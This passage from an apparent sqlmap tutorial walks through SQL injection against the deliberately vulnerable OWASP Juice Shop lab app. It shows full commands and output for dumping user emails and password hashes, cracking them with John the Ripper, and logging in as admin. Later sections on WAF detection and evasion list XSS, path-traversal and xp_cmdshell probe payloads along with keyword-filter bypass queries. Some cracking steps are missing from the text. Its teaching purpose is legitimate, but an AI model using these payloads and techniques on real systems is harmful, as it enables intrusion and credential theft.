The next logical step in our progression, though, would be to enumerate information from the back-end DBMS, but doing this would go beyond those rules. So in that scenario, you'd stop there, write your report, and share all of the information that you collected to help the organization identify, evaluate, and either request more information, deny the issue, or fix it.

But going beyond that scenario, let's use some of the enumeration options that we learned about, to collect additional information and see if we can extract some valuable data from the database.

SQLite restrictions

SQLite is quite different from a database such as MySQL or PostgreSQL. SQLite gets the name "lite" because of how it functions. Instead of requiring its own server and overhead to function, SQLite is a self-contained, file-based database. They call it "serverless" for that reason.

Another key difference is its user management. Database systems usually have support for users, or connections with predefined access privileges to the databases and tables. But because SQLite reads and writes data directly to a disk file, the only relevant permissions are access permissions of the underlying operating system.

This means that if we try to enumerate user data, we won't get anything back:

(If you had connection issues in the prior lesson, remember you can use `--time-sec=2`)

```
└─$ python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 5 --risk 2 --current-user --ignore-code 401 --dbms='sqlite' --answers="extending=N"
```

If we run `--is-dba`, our response says that on SQLite, the current user has all privileges, so our user is considered a DBA:

```
python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 5 --risk 2 --is-dba --ignore-code 401 --dbms='sqlite'
```

```
---
[18:56:14] [INFO] testing SQLite
[18:56:14] [INFO] confirming SQLite
[18:56:14] [INFO] actively fingerprinting SQLite
[18:56:14] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[18:56:14] [WARNING] on SQLite the current user has all privileges
current user is DBA: True
[18:56:14] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
[18:56:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

So we are going to be quite limited in terms of which enumeration options we can use. We can't fetch users, privileges, or roles, for example. That concept just doesn't apply to this type of database. There are also no databases to enumerate, only tables.

We can verify that by issuing the command:

```
└─$ python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 5 --risk 2 --dbs --ignore-code 401 --dbms='sqlite' --answers="extending=N"
```

```
[18:58:16] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
```

Enumerating Tables

Instead, we can try `--tables`:

```
python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 5 --risk 2 --tables --ignore-code 401 --dbms='sqlite' --answers="extending=N"
```

Because we're dealing with time-based blind, we're going to have to be patient with retrieving output as it will take a while. Again, if you're on a system with limited resources, this may even fail entirely as it is doing here.

On a beefier system, and we would see this result, but it will take a significant amount of time.

```
[18:58:37] [INFO] adjusting time delay to 2 seconds due to good response times
0
[18:58:38] [INFO] retrieved: Users
[18:58:53] [INFO] retrieved: sqlite_sequence
[18:59:39] [INFO] retrieved: Addresses
[19:00:08] [INFO] retrieved: Baskets
[19:00:26] [INFO] retrieved: Products
[19:00:54] [INFO] retrieved: BasketItems
[19:01:25] [INFO] retrieved: Captchas
[19:01:48] [INFO] retrieved: Cards
[19:02:00] [INFO] retrieved: Challenges
[19:02:29] [INFO] retrieved: Complaints
[19:03:02] [INFO] retrieved: Deliveries
[19:03:30] [INFO] retrieved: Feedbacks
[19:03:53] [INFO] retrieved: ImageCaptchas
[19:04:31] [INFO] retrieved: Memories
[19:04:54] [INFO] retrieved: PrivacyRequests
[19:05:40] [INFO] retrieved: Quantities
[19:06:10] [INFO] retrieved: Recycles
[19:06:33] [INFO] retrieved: SecurityQuestions
[19:07:27] [INFO] retrieved: SecurityAnswers
[19:07:59] [INFO] retrieved: Wallets
<current>
[20 tables]
+-----+
| Addresses |
| BasketItems |
| Baskets |
| Captchas |
| Cards |
| Challenges |
| Complaints |
| Deliveries |
| Feedbacks |
| ImageCaptchas |
| Memories |
| PrivacyRequests |
| Products |
| Quantities |
| Recycles |
| SecurityAnswers |
| SecurityQuestions |
| Users |
| Wallets |
| sqlite_sequence |
+-----+
```

So if you were able to successfully run this command, you've now enumerated the entirety of the OWASP Juice Shop's database table names. You could look at these tables, find some that are interesting, and enumerate the columns in those tables.

One of the more interesting tables might be `Users`, so we could run this command to do that:

```
└─$ python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 5 --risk 3 -T Users --columns --ignore-code 401 --dbms='sqlite' --answers="extending=N"
```

Finding alternative techniques to time-based blind

Unfortunately, with the blind technique that sqlmap is using, this is going to take quite a while, and if you were getting the `[CRITICAL] Connection reset` error, you definitely won't get very far enumerating column data. So let's talk about what's going on with that.

Let's reset our container environment if yours crashed like mine did, otherwise you don't have to do that.

```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```

If you were to go to the Juice Shop login page, and run this very basic payload:

```
' or 1=1--
```

You would have a successful login, because the payload was successful.

If that simple of a payload is successful, why isn't sqlmap able to use anything other than time-based blind payloads?

That's an interesting question, right?

The answer lies in two places:

1. By not using `--risk 3`, we are eliminating `OR` based payloads, and the manual payload we just ran is an `OR` based payload
2. Looking in sqlmap's payload files, we'll see that there aren't *that* many SQLite payloads

If we go to `/data/xml/payloads`, and we open up any of these files apart from the `time_blind.xml`, we'll see that there are either no SQLite payloads available, or very, very few. For example, even though I would be able to manually use error-based payloads, if we open up `error_based.xml` and search for `sqlite`, we'll see a developer comment that says:

```
TODO: if possible, add payload for SQLite, Microsoft Access,
      and SAP MaxDB - no known techniques at this time
```

The fact of the matter is, while SQLite is a very popular and known database, it's typically used more in desktop applications, mobile applications, local storage for browsers, and things like that. Not so much, for the back-end DBMSs of popular web applications. So my guess is that the developers haven't spent as much time finding and developing payloads for this DBMS because it's not going to be sqlmap's main use case, and it probably hasn't been requested that much.

And again, by using `--risk 2`, we are not including some `OR` based payloads that may enable other techniques to succeed. But because we've deviated from our original scenario, let's crank up the risk level to 3, and let's run all the techniques except for time-based blind which we already know is successful:

```
└─$ python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 5 --risk 3 -T Users --columns --ignore-code 401 --dbms='sqlite' --technique=BEUSQ --flush --batch
```

Using this updated command, sqlmap finds a successful boolean-based blind payload:

```
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 544 HTTP(s) requests:
---
Parameter: email (POST)
```

```
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: email=test@test.com' OR NOT 9049=9049-- BGqV&password=test
---
```

...and it retrieves the data we were trying to get much faster!

```
[16:34:59] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:34:59] [INFO] retrieved: CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT
'', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255)
DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/
default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedA
t` DATETIME NOT NULL, `deletedAt` DATETIME)
Database: <current>
Table: Users
[15 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| 1           | TEXT      |
| 255         | TEXT      |
| createdAt   | DATETIME  |
| deletedAt   | DATETIME  |
| deluxeToken | VARCHAR   |
| email       | VARCHAR   |
| id          | INTEGER   |
| isActive    | TINYINT   |
| lastLoginIp | VARCHAR   |
| password    | VARCHAR   |
| profileImage | VARCHAR   |
| role        | VARCHAR   |
| totpSecret  | VARCHAR   |
| updatedAt   | DATETIME  |
| username    | VARCHAR   |
+-----+-----+

[16:36:47] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 2159 times, 500 (Internal Server Error) - 162 times
```

Another option that we can use to help with performance when dealing with blind SQL injection techniques is `--threads`, but be weary that this can add additional stress to the server, since you're increasing the number of requests per second.

We can try that for our future requests.

Enumerating emails and passwords

Now that we've enumerated all of the columns in the `Users` table, let's see if we can enumerate `email` and `password` columns' data.

Since we found a successful payload with the boolean-based blind technique, let's remove the other techniques.

```
L-$ python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 5 --risk
3 -T Users -C email,password --dump --ignore-code 401 --dbms='sqlite' --technique=B --threads 5
```

(If you get an error that it wasn't able to retrieve the information, try again with `--flush`)

This will still take a while to retrieve the data, but it's going to be much faster than the alternative. After a little while, it will also ask us:

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
```

Let's say yes for our next lesson.

```
[16:50:39] [INFO] writing hashes to a temporary file '/tmp/sqlmapi5u8flc37495/sqlmaphashes-0z1n5e12.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q]
```

It will then ask if we want to crack them via a dictionary-based attack. Let's say no for now.

We're left with this end result:

```
Database: <current>
Table: Users
[20 entries]
+-----+-----+
| email | password |
+-----+-----+
| J12934@juice-sh.op | 0192023a7bbd73250516f069df18b500 |
| accountant@juice-sh.op | e541ca7ecf72b8d1286474fc613e5e45 |
| admin@juice-sh.op | 0c36e517e3fa95aabf1bbffc6744a4ef |
| amy@juice-sh.op | 6edd9d726cbd873c539e41ae8757b8c |
| bender@juice-sh.op | 861917d5fa5f1172f931dc700d81a8fb |
| bjoern.kimminich@gmail.com | d57386e76107100a7d6c2782978b2e7b |
| bjoern@juice-sh.op | f2f933d0bb0ba057bc8e33b8ebd6d9e8 |
| bjoern@owasp.org | b03f4b0ba8b458fa0acdc02cdb953bc8 |
| chris.pike@juice-sh.op | 3c2abc04e4a6ea8f1327d0aae3714b7d |
| ciso@juice-sh.op | 9ad5b0492bbe528583e128d2a8941de4 |
| demo | 030f05e45e30710c3ad3c32f00de0473 |
| emma@juice-sh.op | 7f311911af16fa8f418dd1a3051d6810 |
| jim@juice-sh.op | 9283f1b2e9669749081963be0462e466 |
| john@juice-sh.op | 10a783b9ed19ea1c67c3a27699f0095b |
| mc.safesearch@juice-sh.op | 963e10f92a70b4b463220cb4c5d636dc |
| morty@juice-sh.op | 05f92148b4b60f7dacd04ccee8b8f1af |
| stan@juice-sh.op | fe01ce2a7fbac8fafaed7c982a04e229 |
| support@juice-sh.op | 00479e957b6b42c459ee5746478e4d45 |
| uvogin@juice-sh.op | 402f1c4a75e316afec5a6ea63147f739 |
| wurstbrot@juice-sh.op | e9048a3f43dd5e094ef733f3bd88ea64 |
+-----+-----+

[16:51:09] [INFO] table 'SQLite_masterdb.Users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/Users.csv'
[16:51:09] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 3483 times
[16:51:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

We have now successfully extracted emails and passwords from the database of the OWASP Juice Shop application!

Using SQL Shell

One more thing before moving on: keep in mind that we could also try to initiate an SQL shell with `--sql-shell` which would let us run our own SQL queries without having to use sqlmap's options:

```
└─$ python3 sqlmap.py -u 'http://localhost:3000/rest/user/login' --data="email=test@test.com&password=test" --level 5 --risk
3 --sql-shell --ignore-code 401 --dbms='sqlite' --technique=B --threads 5

sql-shell> SELECT email,password FROM Users LIMIT 2;
[14:21:04] [INFO] fetching SQL SELECT statement query output: 'SELECT email,password FROM Users LIMIT 2'
[14:21:04] [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct queries to be able
to retrieve the output even if we are going blind
[14:21:04] [INFO] retrieving the length of query output
[14:21:04] [INFO] resumed: 18
[14:21:04] [INFO] resumed: J12934@juice-sh.op
[14:21:04] [INFO] retrieving the length of query output
[14:21:04] [INFO] resumed: 32
[14:21:04] [INFO] resumed: 0192023a7bbd73250516f069df18b500
[14:21:04] [INFO] retrieving the length of query output
[14:21:04] [INFO] resumed: 22
[14:21:04] [INFO] resumed: accountant@juice-sh.op
[14:21:04] [INFO] retrieving the length of query output
[14:21:04] [INFO] resumed: 32
```

```
[14:21:04] [INFO] resumed: e541ca7ecf72b8d1286474fc613e5e45
SELECT email,password FROM Users LIMIT 2 [2]:
[*] J12934@juice-sh.op, 0192023a7bbd73250516f069df18b500
[*] accountant@juice-sh.op, e541ca7ecf72b8d1286474fc613e5e45
```

Once we have the shell, we can run our own SQL queries, such as:

```
SELECT email,password FROM Users LIMIT 2;
```

So this could be more convenient and faster to extract data in some situations.

Conclusion

Feel free to play around with these options or other options that you'd like to try out, and then let's complete this lesson and move on to the next where, we will explore how to crack extracted password hashes.

Cracking extracted password hashes

Quick disclaimer before we move on: what we're demonstrating in this lesson should never be used against applications unless you have explicit written permissions. Again, if you are bug bounty hunting, password cracking will pretty much never be allowed. If you ever get in a situation where you accidentally reveal user password hashes, you should stop immediately and report the incident as part of your overall bug report. You should not try to crack hashes. This is really only going to be useful and applicable in test environments like the ones we're using, when hired by an organization with strict instructions to test their hashes, or if it's your own application and you are testing the strength of your hashing processes (with permission from your employer). Otherwise, do not do this, as it will get you into serious legal trouble.

By default, sqlmap includes a number of options when it comes to cracking extracted password hashes.

First, when sqlmap detects hashes, it will ask if we want to store them locally in order to eventually process those hashes.

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
```

By saying yes, sqlmap will create a temporary file at `/tmp/` that you can then access.

```
[16:50:39] [INFO] writing hashes to a temporary file '/tmp/sqlmap15u8flc37495/sqlmaphashes-0z1n5e12.txt'
```

It will then ask if you want sqlmap to try and crack them via a dictionary-based attack:

```
do you want to crack them via a dictionary-based attack? [Y/n/q]
```

I demonstrate in my Beginner's Guide to sqlmap how sqlmap can crack password hashes from the Damn Vulnerable Application, so let's not show that again. Instead, let's pull in a 3rd party tool to crack hashes that sqlmap stored for us from our prior lesson.

Since cracking passwords is not sqlmap's primary purpose, while this functionality is great to have and a fun way to practice in these types of environments, it's not necessarily the best way to test the strength of your password hashes.

You may also need to run other tests with sqlmap while simultaneously attempting to crack hashes, which can take a significant amount of time depending on your machine, on the strength of the hashes, and other factors.

Instead, we can use the temporary file stored by sqlmap to later process those hashes with tools better suited for the job.

These more advanced tools will typically also offer other types of attacks instead of just basic dictionary-based attacks.

Popular tools for cracking hashes

There are a number of different advanced hash and password cracking tools, including:

- [Hashcat](#) - this is a very popular password recovery tool known for its speed and features. It even supports CPU, GPU, and many hardware accelerators for faster and distributed cracking
- [John the Ripper](#) - this is another very popular password cracking tool, and probably the first tool I tried many years ago, so it's been around for quite a while...it's customizable, powerful, and there are a lot of tutorials to learn how to use it

With these tools, you can use existing wordlists that come pre-installed with Kali or that can be downloaded from the web, or you can use other tools to generate your own wordlists and dictionaries. Those wordlists and dictionaries can then be fed into these tools for both dictionary and rainbow table based attacks.

While hashcat is my tool of choice, a recent update has made it almost useless to try using in a virtualized environment, especially with Kali Linux. The driver and hardware compatibility is simply not there. So if you want to use hashcat, I'd recommend downloading it on your host OS instead and running it that way. Instead of dealing with that, we're going to use John the Ripper, which will work fine in our environment.

Locating Kali's default wordlists

Before we get John up and running, let's locate Kali's default wordlist.

Kali contains quite a few wordlists by default, and we can use this command to list them out:

```
└─$ locate wordlists
```

You can also go online and find more than enough lists that you can then download onto your machine.

For this, we'll just use the default rockyou.txt list.

```
└─$ ls /usr/share/wordlists
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz
```

Extract the list:

```
└─$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

```
└─$ ls /usr/share/wordlists
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
```

Identifying the hash type

One step that would help a lot is to try and identify the type of hash that we're dealing with. Let's grab one or two samples with `tail` (your text file name will be different, grab it from sqlmap's output from the prior lesson, or look in `/tmp`):

```
└─$ tail /tmp/sqlmap_i5u8flc37495/sqlmap_hashes-0z1n5e12.txt
```

Copy any one of the values that you see. For example: `030f05e45e30710c3ad3c32f00de0473`.

It will give you a prompt to paste your hash in, and once you press enter, it will give you the most possible hashes and least possible hashes:

So this is likely an MD5 hash.

Knowing the hash type will let us specify it in our cracking tool, so we're now ready to use John the Ripper.

Results in:

We can see 3 cracked passwords, and we can also run this command to show results:

152

As you can see, we were only able to crack 3 out of 20 hashes using this technique, and we would have had the same result using Hashcat, so some of the password hashes stored in the database are much more difficult to crack than these 3, which I believe was done by design from the author of the Juice Shop app.

Nonetheless, we managed to crack 3 hashes. Since we know all of the emails contained in the database, and we now also have some of the cracked passwords, we can try to use these to log in to the accounts.

- Username: admin@juice-sh.op
- Password: admin123

We have a successful login! We even see a success banner message, although it looks like we cheated a bit and didn't follow the rules (since it says not to apply SQL injection ;))

```
You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)
```

Conclusion

As mentioned, while this is a fun exercise, there isn't much practical usage for this apart from specific types of jobs, but I wanted to show it in case you do need it, and also to explain that we can definitely use sqlmap in addition to other 3rd party tools in order to enhance functionality.

If you'd like, try repeating the steps above but this time using Hashcat on your own host operating system, and see if you get the same results.

Then, once you're ready, go ahead and complete this lesson, and I'll see you in the next!

Bypassing WAFs

What are WAFs

```
"Database Firewall is a good first layer of defense for databases but it won't protect you from everything" - Vipin Samar, Oracle VP of Database Security
```

Welcome to this section dedicated to Web Application Firewall Bypass, or WAF Bypass (for short) with sqlmap!

This has been a highly requested section because getting around WAFs can be a giant pain. Unfortunately, I have some bad news to share before we get started: if you are hoping to come to this section and get magic bullets that automatically bypasses WAFs at the stroke of a single command, then you will be very disappointed in this section.

This is usually a difficult and time-consuming process that requires quite a bit of effort.

However, I'm hoping to give you a solid introduction on how to get started, what resources are available to make it a bit easier, and also to show how sqlmap approaches the subject.

What are WAFs?

To understand how to bypass Web Application Firewalls, we first need to understand how they work. So that's what we'll focus on in this lesson.

WAFs help protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet. So you can think of it as a shield or a wall that you place in front of an application, and all HTTP requests have to through that wall or shield in order to be allowed in.

What gets allowed or rejected is determined by a set of rules, which are oftentimes called policies. It depends on the WAF and how simple or advanced it is, but most of them allow the application's owner to decide with fine-grain control, what those rules are. Some WAFs might be more advanced and handle a lot of it for you, or at least give you some templates to use out of the box, and some WAFs are even starting to claim that they're powered by Artificial Intelligence and machine learning.

Regardless, each time an HTTP request comes in, the WAF will investigate that request, check it against its policies, and either allow, deny, or even modify the request, on the fly.

It does that by using allowlists and denylists.

You can think of denylists as having a bouncer in front of a club that denies people entry if they don't meet the dress code, or a certain age. Whereas you can think of an allowlist as a bouncer for a private party that has a strict list of who is allowed to attend. Everyone else not on the list automatically gets denied.

To provide an example more relevant to SQLi, we could imagine that some of the most common and used SQL injection payloads would be part of most WAF's denylists. So if you submit that payload and the application has a WAF, the WAF would inspect the HTTP requests, see your payload, and either block the request entirely or strip out that specific part of the request before forwarding it to the application.

So WAFs typically use a combination of both: allowlists and denylists.

If you've taken some of my other courses where we discuss defenses against SQLi or XSS, you already know that allowlists and denylists by themselves are not sufficient in blocking every single threat.

That's part of the reason why WAFs are only one of your layers of defense — they have weaknesses.

Bypassing WAFs

If they have weaknesses, how can we use that to our advantage?

Well, first of all, we need to find what some of those weaknesses are.

While there are some tools out there that were made to help with this process, such as [WAFNinja](#), [WAF Bypass by Nemesida](#), [WhatWaf](#), [identYwaf](#), and others, it's still a fairly manual process.

Luckily, some awesome people created a GitHub repository called [Awesome WAF](#) that is a large collection of resources to:

- Help identify what WAF you're dealing with
- Help identify what the WAF's weaknesses are
- Help identify which payloads can make it through

In fact, let's use this repository to guide us throughout the next few lessons of this section.

Conclusion

So go ahead and complete this lesson, and in the next, we'll look at how to identify what WAF is running in front of our target application.

WAF identification

Welcome back! In this lesson, we're going to cover 2 main things:

1. How to manually detect and identify WAFs
2. How sqlmap identifies WAFs when running commands

If you remember from the prior lesson, we talked about a [GitHub repository called Awesome WAF](#). Go ahead and pull it back up if you don't already have it in front of you, and scroll down to "[Testing Methodology](#)".

This section starts out by talking about where to look for WAF information, and then it discusses some detection techniques.

Where to look

When looking for WAF information which can help us identify what WAF is running in front of an application, there are a few areas we can check:

- Cookies: some WAFs set their own cookies in requests
- Headers: some WAFs set their own header information, or may alter header information
- Server header: where some WAFs might expose themselves in the `Server` header
- Blocked requests: some WAFs will expose themselves in the way that they respond to malicious requests; either by the error codes or even error messages

So while some firewalls expose themselves pretty much right away if we know where to look, others require that we provoke them in order to see the response, and hopefully get some information from that response.

Detection Techniques

That's where we step into the Detection Techniques sub-header. There are a number of ways that we can trigger or provoke a WAF to respond:

1. Make just a regular request and intercept the response in ZAP or Burp, in DevTools, or even just using `cURL`, and then inspect header and cookie information
2. Try those regular requests against different open ports that you've identified, because different ports may respond differently and may reveal more information than others
3. Try some of the most common and easily detectable payloads against login forms, search forms, etc...like for SQLi specifically, we can try `" or 1 = 1 --`, or we can try XSS payloads, like `<script>alert(1)</script>`
4. Try path traversal payloads, like `../../../../etc/passwd` (trying to access `/etc/passwd` outside of the web root)
5. Try time-based SQLi payloads, like `SLEEP()`
6. Make GET requests with outdated protocols such as `HTTP/0.9`

Watch what happens when you make these types of requests. Are you getting blocked? When you're blocked, do you see any messages that might indicate what WAF it is? Do you see any headers, cookies, etc...? Basically, just look for clues, and something will oftentimes reveal itself.

WAF Fingerprints

Following this section, there's a *massive* table full of different WAFs and how to fingerprint them.

This information is pretty awesome, but keep in mind that some of the information may be outdated. Some of this is a few years old, and so it may have changed since then. With that said, this is still an excellent reference document and a great starting point.

It tells you if the detectability is easy, moderate, or difficult. It gives tips on how to detect that specific WAF, like what headers you could expect, what status codes you might get, and what error messages you might see.

Again this list is absolutely massive and definitely not something you could or should memorize, but it's a resource that can easily be searched as you're trying to identify what WAF is in front of your target.

Evasion Techniques

Then, following this table, we have another *huge* list that contains all kinds of valuable information regarding evasion techniques. So once you've identified the WAF, or if you're struggling to identify it, you can use some of these techniques

to either evade that specific WAF, or use a trial & error approach to identify and bypass the WAF.

So at this point, I'm actually going to stop here, move over to [sqlmap's GitHub](#), and show you a little bit of how sqlmap itself identifies WAFs as it's running your commands.

After that, we'll wrap up the lesson, and in the next lesson, we'll start to look at those evasion techniques.

How sqlmap Identifies WAFs

sqlmap includes a couple of different ways of identifying WAFs and IPSs, which stands for Intrusion Prevention System. WAFs and IPSs are similar but also very different. Without going into too much detail since it's not super relevant to this lesson, WAFs operate at the web Application Layer, while IPSs work at the Network Layer. So they aren't able to see the same information in data transferring back and forth, and so it could actually be possible to use both to defend applications and networks.

For this course and this lesson, we're going to group them together and refer to them together, but I just wanted to briefly mention that they're not the same thing.

If you remember from earlier in the course, sqlmap has core script files at `/lib/core/`. These script files contain core sets of functions that are used by sqlmap. If we go into `/lib/core/settings.py`, and if we search for "WAF" in that file, we'll see a number of configurations related to detecting WAFs. On lines [637](#) and [640](#), we can even find payloads and attack vectors used by sqlmap to trigger a response from WAFs:

```
# Payload used for checking of existence of WAF/IPS (dummier the better)
IPS_WAF_CHECK_PAYLOAD = "AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert(\"XSS\")</script>',table_name FROM information_schem
a.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat ../../../../etc/passwd')#"
```

The payload on line 647 purposefully has a lot of different keywords and types of payloads, not even just SQL injection specific, thrown in there. The purpose is literally just to trigger a response from any kind WAF or IPS that is sitting in front of the application. This is almost guaranteed to trigger a response if it's any kind of respectable WAF.

We can see similar payloads in the vectors on line 640:

```
# Vectors used for provoking specific WAF/IPS behavior(s)
WAF_ATTACK_VECTORS = (
    "", # NIL
    "search=<script>alert(1)</script>",
    "file=../../../../../../etc/passwd",
    "q=<invalid>foobar",
    "id=1 %s" % IPS_WAF_CHECK_PAYLOAD
)
```

We have an XSS payload submitted in a search parameter: `search=<script>alert(1)</script>`

We have a path traversal payload submitted in a file parameter: `file=../../../../../../etc/passwd`

We have an invalid query submitted in a query parameter: `q=<invalid>foobar`

And then we have our `IPS_WAF_CHECK_PAYLOAD` that we just looked at, which gets submitted in an ID parameter: `"id=1 %s" % IPS_WAF_CHECK_PAYLOAD`

So unless we tell sqlmap not to, it will run these checks as we run commands and let us know if it detects the presence of a firewall or IPS.

If we keep searching for WAF in this file again, we'll see one of the options that we skipped over on line 122, named

```
IDENTITYWAF_PARSE_LIMIT = 10 .
```

identYwaf

identYwaf is another tool that sqlmap uses, and it's a third party tool.

So if we go to `/thirdparty/identitywaf`, we'll see a `data.json` file as well as a `identitywaf.py` file.

The Python script file, of course, can give us a better idea of how this tool works. But if we look in `data.json`, we can see not only the types of payloads that this tool uses to trigger responses from WAFs, but we also have a list of different firewalls including:

- Their name
- The company name
- regex used to detect that WAF
- Signatures used to detect

Example:

```
"360": {
  "company": "360",
  "name": "360",
  "regex": "<title>493</title>|/wzws-waf-cgi/",
  "signatures": [
    "9778:RVZXum610EhCWapBYKcPk4JzW0pohM4JiUcMr2RXg1uQJbX3uhd0ntht0j+hX7AB16FcPxJPdLsXo2tKaK99n+i7c4VmkwI3FZjxtDtAeq+c36A5chw1XaTC",
    "9ccc:RVZXum610EhCWapBYKcPk4JzW0pohM4JiUcMr2RXg1uQJbX3uhd0ntht0j+hX7AB16FcPxJPdLsXo2tKaK99n+i7c4VmkwI3FZjxtDtAeq+c36A4chw1XaTC"
  ]
},
```

So we get to see that this is not all that different from what we saw and learned in the Awesome WAF GitHub repository, but this takes a more automated approach to figuring it out, and we get to see how that works.

If we search the sqlmap repo for `identitywaf`, we'll also find that `lib/request/basic.py` makes use of this third party tool, and again, we can see our `settings.py` file, that we were looking at earlier.

Conclusion

Feel free to keep looking through the code in order to investigate a little bit more about how it works, or spend more time on the Awesome WAF repo, and then once you're ready, we'll move on to the next lesson and start to look at evasion techniques!

Manual WAF bypass

Welcome back! Now that we know what WAFs are, we have a good understanding of how we can detect that there is a Web Application Firewall defending an application, and more specifically, what the WAF is, we're ready to talk about manual bypass.

Why manual WAF bypass is critical to sqlmap WAF bypass

The reason I want to talk about manual approaches even though this is an sqlmap course, and the reason you should *not* skip this lesson, is best explained by highlighting this section in sqlmap's own FAQ:

Which tamper script to use to bypass a (WAF/IPS) protection?

Don't use tamper scripts if you are not able to manually assess the target. Tamper scripts are used only in cases when the penetration tester knows how to bypass the protection in the first place (most probably after hours of request/response inspection). Blind usage and combination of numerous tamper scripts without the comprehension is always a bad idea.

Blindly throwing payloads and tamper scripts at a target application hoping that one of them will bypass a WAF is unlikely to produce very good results in the first place, leading you to give up prematurely.

So with that out of the way, let's discuss different methods, techniques, and tools, that can be used to manually assess and evade WAFs.

Evasion Techniques

Pull back up the Awesome WAF GitHub repo and scroll down to the [Evasion Techniques section](#). In this section, they break it up into multiple different techniques, including the methods for those techniques, examples, and potential drawbacks.

The first one being Fuzzing and Bruteforcing.

Fuzzing/Bruteforcing

This first technique is fairly similar to if you just pull up sqlmap and try to run a bunch of different payloads and tamper scripts and see if one works.

1. You find or create fuzzing lists which contain a number of different payloads
2. You load the wordlist in a fuzzer or bruteforce tool
3. You monitor requests and responses
4. You look for anything that makes it through

Again, this technique isn't really recommended for 2 main reasons:

1. The success rate is going to be very low
2. Most WAFs will notice the failure rate and block your IP, forcing you to use many different proxies

So this first option is going to have a low success rate.

Regex Reversing

This technique involves figuring out what the WAF is blocking, and then reverse engineering the regex being used to block your requests. Because if you're able to do that, you can then modify your payloads to not trigger the regex filtering.

This can work because a lot of WAFs make use of payload's signatures stored in their databases, and then using regular expressions to compare the request to those signatures.

So by being able to reverse engineer a WAF's signatures, you can fully understand what's being blocked and how, and so you can craft payloads that bypass that entirely.

Doing this requires a *ton* of trial and error. You'll want to submit HTML tags, various characters, various payloads, etc...until you start to see patterns of what gets blocked, what gets removed, and what gets allowed.

This is where we can start to get very creative and end up spending many hours finding a weakness using a combination of the following techniques:

- **Blacklisting Detection and Bypass**
- **Obfuscation**
- **HTTP Parameter Pollution** which we briefly mentioned earlier in the course
- **HTTP Parameter Fragmentation**
- **Using Browser Bugs to our advantage**
- **Using Atypical Equivalent Syntactic Structures** (fancy way of saying using methods/functions/operators and keywords that don't typically get blocked by WAFs but can be used to achieve similar results to methods/functions/operators and keywords that do typically get blocked)

- **Abusing SSL/TLS Ciphers**
- **Abusing DNS History**
- **Using Whitelist Strings**
- **Request Header Spoofing**
- **Google Dorks** to find known bypasses

Instead of going through every single one of these one-by-one which would take forever, let's talk about a few and provide some examples of the ones that I'm personally most familiar with, and then I'll let you browse the rest on your own time and as needed.

After that, we'll wrap up this lesson talking about known bypasses and how to use them, as well as some helpful tools we can leverage to help with this process.

Blacklisting Detection and Bypass

Going back to what we were discussing about trying different keywords, with this technique, we are trying to find what keywords are denylisted by the WAF.

So let's say that we're trying to craft SQL injection payloads, and we're getting blocked by a WAF.

With the first example, let's say the keywords being filtered are `and`, `or`, `union`

So we could guess that a probable Regex: `preg_match('/(and|or|union)/i', $id)` (we can check this by going to a site like regexr.com; which can also help us build different regexes that we can quickly test against).

In this particular case, this query would get blocked: `union select user, password from users` (because `union` gets blocked).

But we could try this query instead in order to bypass the denylist: `1 || (select user from users where user_id = 1) = 'admin'`

This could potentially work because we're not using any of the denylisted keywords. There is no `and`, `or`, `union` in that query.

But what if running the query, we also come to find out that the keyword `where` is also being removed? Well, the second example shows us an alternative way of writing the same query but in a different way:

```
1 || (select user from users limit 1) = 'admin'
```

And it goes on and on, with a bunch more examples. But we can see how this is a structured approach.

1. You start out with a basic payload
2. You see what gets removed
3. You re-write a similar payload but without the keywords that got removed the first time
4. You then watch for anymore keywords getting stripped out or blocking the request
5. You iterate over and over again until you find something that works

